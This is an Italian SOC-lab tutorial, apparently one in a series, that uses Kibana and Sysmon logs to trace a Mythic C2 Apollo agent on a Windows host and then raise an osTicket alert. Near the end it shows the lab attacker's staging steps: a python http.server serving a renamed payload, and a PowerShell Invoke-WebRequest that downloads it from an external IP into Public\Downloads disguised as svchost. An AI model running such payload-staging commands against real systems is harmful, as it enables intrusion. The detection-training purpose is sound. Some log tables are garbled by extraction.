Per cominciare a investigare sull'attività di **Mythic**, andiamo sul Discover di **Kibana** e cerchiamo in base al processo svchost dal più vecchio, l'obiettivo è quello di trovare un'attività tra la macchina attaccata e il **C2 Server**, questo richiede un discreto numero di scambi iniziali tra i due nodi che possiamo misurare con dei tool come **RITA**, in questo caso lo dedurremo tramite la creazione di processi con **Sysmon** grazie alle dashboard create in precedenza:

**Product Name** 

Microsoft Defender Antivirus

hostname

win-johndoe

Process creation (powershell, cmd , rundll32)						
User	Parentlmage	ParentCommandLine	Image	CommandLine	CurrentDirectory	Count of record
NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe	C:\Windows\system32\svchost.exe -	kr C:\Windows\System32\rundll32.exe	"C:\Windows\system32\rundll32.exe"	C C:\Windows\system32\	3
NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe	C:\Windows\system32\svchost.exe -	kr C:\Windows\System32\rundll32.exe	"C:\Windows\system32\rundll32.exe"	C C:\Windows\system32\	1
NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe	C:\Windows\system32\svchost.exe -	kr C:\Windows\System32\rundll32.exe	"C:\Windows\system32\rundll32.exe" /	/c C:\Windows\system32\	2
NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe	C:\Windows\system32\svchost.exe -	kr C:\Windows\System32\rundll32.exe	"C:\Windows\system32\rundll32.exe"	V C:\Windows\system32\	2
NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe	C:\Windows\system32\svchost.exe -	kr C:\Windows\System32\rundll32.exe	"C:\Windows\system32\rundll32.exe"	d C:\Windows\system32\	2
rocess Initiated Network Connection						<del>-</del>
lmage	DestinationIp	Soul	rcelp	DestinationPort		Count of records
C:\Windows\System32\svchost.exe	0:0:0:0:0:0:0:1	0:0:	0:0:0:0:1	5985		62
C:\Windows\System32\svchost.exe	224.0.0.251	155.	.138.133.204	5353		36
C:\Windows\System32\svchost.exe	ff02:0:0:0:0:0:0:0:fb	fe80	0:0:0:0:5400:5ff:fe19:7718	5353		36
C:\Windows\System32\svchost.exe	51.116.253.168	155	.138.133.204	443		2
C:\Windows\System32\svchost.exe	ff02:0:0:0:0:0:1:2	fe80	0:0:0:0:5400:5ff:fe19:7718	547		2
C:\Windows\System32\svchost.exe	108.61.10.10	155	.138.133.204	53		1

event.code

5001

Count of records

Un primo dubbio sorgerebbe vedendo i processi che hanno avviato connessioni Network, perché questo eseguibile fa ciò in una directory pubblica? Rilevante anche il fatto che si connetta ad un determinato IP esterno tramite la porta 80:

C:\Users\Public\Downloads\svchost-johndoe.exe 155.138.158.197 155.138.133.204 80


Possiamo poi esaminare un altro evento:

C:\Windows\System32\WindowsPowerShell\v1.0\powe 155.138.158.197 155.138.133.204 9999 2

Inserendo l'IP e l'event code nel **Discover**, possiamo ricostruire una timeline degli eventi e comprendere l'origine di queste connessioni sospette.

Per procedere in modo efficace, potrebbe essere utile iniziare dagli eventi meno recenti, selezionarne il **GUID** e tracciare tutti gli eventi associati a quel GUID. Questo è importante poiché il GUID rappresenta il processo e permette di vedere tutti gli eventi originati da esso, facilitando l'identificazione di eventuali anomalie.

Tramite il process GUID possiamo ricostruire gli eventi associati a quel processo, in questo caso powershell.



In uno degli eventi possiamo osservare la creazione di un file (event code 11)

Il file creato in questo caso è quello che nei Day precedenti ci ha permesso di avviare l'agent che comunicava col **C2 Server**  User: WIN-JOHNDOE\Administrator

Image: C:\Windows\System32\WindowsP

owerShell\v1.0\powershell.exe

TargetFilename: C:\Users\Public\Downloa


ds\svchost-johndoe.exe

In un altro evento poco dopo possiamo osservare **Sysmon** che rileva un file eseguibile (event code 29)




Tramite questi elementi, abbiamo la possibilità di ricostruire una timeline degli eventi e verificare la presenza di una potenziale minaccia.

Una volta avviato l'eseguibile, verrà generato un nuovo processo. A questo punto, possiamo monitorare l'attività di questo processo seguendo il suo GUID. Inoltre, possiamo analizzare tramite il PID se sono stati generati altri processi e utilizzare il ParentPID per tracciare il processo che lo ha avviato.




Sempre a scopo esemplificativo potremmo procedere con la ricerca del file 'passwords.txt' che abbiamo esfiltrato in precedenza.



E' da sottolineare che molti eventi che ci aiuterebbero a ricostruire la situazione non riusciamo ad intercettarli in quanto sono eventi di rete come ad esempio se lancio un 'netstat' da **Mythic** non verrà visualizzato come evento sull'endpoint.

Procediamo ora con la generazione del ticket dell'alert della rilevazione dell'agent **Apollo** su **osTicket**, la procedura è la stessa dei Day precedenti.

Modifichiamo lo schedule della regola e il body nelle actions, avviamo nuovamente l'eseguibile che avvia l'agent **Apollo** per far scattare l'alert e generare il ticket.



Riprendo il payload e lo rinomino e rimetto in ascolto il Mythic Server,

```
coot@Mythic:~/Mythic# nano .env
coot@Mythic:~/Mythic# mv svchost-johndoe.exe onefortheages.exe
coot@Mythic:~/Mythic#
```

root@Mythic:~/Mythic# python3 -m http.server 9999 Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...

#### Procedo col download da Windows:


```
Administrator: Windows PowerShell

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\Administrator> Invoke-WebRequest -Uri http://155.138.158.197:9999/onefortheages.exe -OutFile "C:\Users\Public\Downloads\svchost-johndoe.exe"

PS C:\Users\Administrator> ___
```



Verifichiamo su osTicket, aperto il ticket possiamo anche assegnarlo ad un agent e dare indicazioni.

